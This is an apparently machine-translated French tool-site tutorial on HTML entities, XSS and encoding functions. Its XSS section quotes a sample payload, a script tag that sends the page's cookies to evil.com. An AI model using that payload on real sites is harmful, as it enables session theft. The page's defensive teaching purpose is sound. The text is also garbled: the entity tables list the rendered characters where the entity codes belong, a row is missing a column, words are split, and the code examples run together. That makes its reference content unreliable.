
Que sont les entités HTML ?


Les entités HTML sont des représentations de caractères qui ont une signification particulière dans le balisage HTML. Les cinq caractères les plus critiques à encoder :
| Personnage | Entité HTML | Entité nommée | Pourquoi Dangereux |
|---|---|---|---|
| < | < | < | Ouvre HTML balises |
| > | > | > | Ferme HTML tags |
| & | & | & | Démarre entité références |
| " | &qu ot; | " | Ferme attribut valeurs |
| ' | ' | ' | Ferme valeurs d'attribut |
Entités d'affichage communes :
| Personnage | HTML Entité | Signification |
|---|---|---|
| © | © | Droits d'auteur |
| ® | ® | Inscrit marque commerciale |
| ™ | ™ | Tr une marque |
| → | → | Droite flèche |
| ← | ← | Gauche arrow |
| • | • | Bu llet |
| — | — | Em tiret |
| – | – | Fr tiret |
| Incassable espace | |
| € | € | Euro signe |
Comment fonctionnent les attaques XSS et comment l'encodage les empêche

Cross-Site Scripting (XSS) est l'une des vulnérabilités Web les plus courantes. Cela se produit lorsque des données contrôlées par un attaquant sont affichées dans une page Web sans être correctement échappées.
Exemple de vulnérabilité : Une page de recherche affiche : "Vous avez recherché : [entrée utilisateur]" L'attaquant soumet : <script>document.location='https://evil.com/?cookies='+document.cookie</script> Sans encodage, le Le navigateur exécute ce script et vole les cookies de session.
Avec un encodage d'entité HTML approprié : Le < devient < et > devient >. Le navigateur affiche le texte brut plutôt que de l'exécuter sous forme de code.
Pourquoi est-ce important : Le rapport annuel de l'OWASP classe systématiquement XSS parmi les 10 principales vulnérabilités Web. Des violations majeures ont exploité XSS pour voler des jetons de session, dégrader des sites Web et rediriger les utilisateurs vers des sites malveillants.
Encodage et décodage d'entités HTML sur ToolDolfen


Utilisez l'outil Encodeur d’Entités HTML pour :
- Encoder le HTML : Collez le contenu soumis par l'utilisateur, les réponses de l'API ou toute chaîne qui sera affichée dans un document HTML. L'outil convertit tous les caractères dangereux en références d'entités sûres.
- Décoder les entités : Collez le code HTML encodé par entité pour voir les caractères d'origine – utile lors du débogage du contenu échappé dans les réponses d'API ou les moteurs de modèles.
Dans le code : Les frameworks backend appropriés fournissent des fonctions d'encodage HTML intégrées :
- PHP :
htmlspecialchars($text, ENT_QUOTES, 'UTF-8') - Python :
html.escape(text) - Node.js : utilisez une bibliothèque comme
heouentités - .NET :
HttpUtility.HtmlEncode(text)
Guides complémentaires recommandés
Explorez les didacticiels et utilitaires complémentaires de ce groupe de sujets pour améliorer votre flux de travail numérique :